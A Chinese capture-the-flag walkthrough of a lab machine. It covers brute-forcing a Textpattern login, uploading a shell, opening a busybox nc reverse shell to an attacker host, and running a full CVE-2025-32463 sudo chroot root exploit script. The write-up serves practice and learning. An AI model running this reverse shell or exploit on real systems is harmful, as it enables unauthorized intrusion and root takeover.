
群友靶机-low-5ud0-p3ngtop

信息收集




User

http://192.168.198.190/textpattern/index.php

用dirsearch能扫到后台地址


访问后是个登录窗口



直接开爆

请求	payload	状态码	接收到响应	错误	超时	长度	注释
191	superman	200	5280			24684	
0		401	10064			5053	
1	Zx123456	401	10345			5053	

之后就能够在这个接口上找到非常朴实无华的文件上传



路径的话当时扫目录的时候扫到了一个`/files`，拼接一下也好猜

或者直接去搜nday也行

```
user.txt
(www-data:/home/todd) $ cat user.txt
flag{user-80e68759-1ca0-45eb-82a7-601b1f78dfe5}
```

Root

然后`kali`开`nc`监听下

```
nc -lvp 1234
```

```
busybox nc 192.168.198.191 1234 -e /bin/bash
```

拿下www后，因为这里能直接看user的flag，感觉关键点应该不再另外一个用户上

同时结合题目`5ud0`也不难猜出关键点是`sudo`

find看下有啥可用的

```
find / -user root -perm -4000 -print 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \;
```

```
www-data@5ud0:/home/todd$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/local/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

因为题目是Sudo，所以我们重点看Sudo

发现有两个Sudo，那问题肯定在两个Sudo上了

两个大概率有一个是有问题的

```
www-data@5ud0:/home/todd$ /usr/local/bin/sudo -V
Sudo version 1.9.6
Sudoers policy plugin version 1.9.6
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.6
Sudoers audit plugin version 1.9.6
www-data@5ud0:/home/todd$ /usr/bin/sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

然后就去网上分别搜搜两个版本的漏洞，也是发现了前段时间的洞 sudo chwoot

Linux提权-利用sudo提权超级无敌大汇总 - Jimi's blog（附上大佬的链接）

然后这里因为有漏洞的版本是 `/usr/bin/sudo`，不是自带的 `sudo`： `/usr/local/bin/sudo`

所以要对脚本进行一点修改


```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 - Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1
cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF
```

```
mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
/usr/bin/sudo -R woot woot
rm -rf ${STAGE?}
```

然后放到服务器运行即可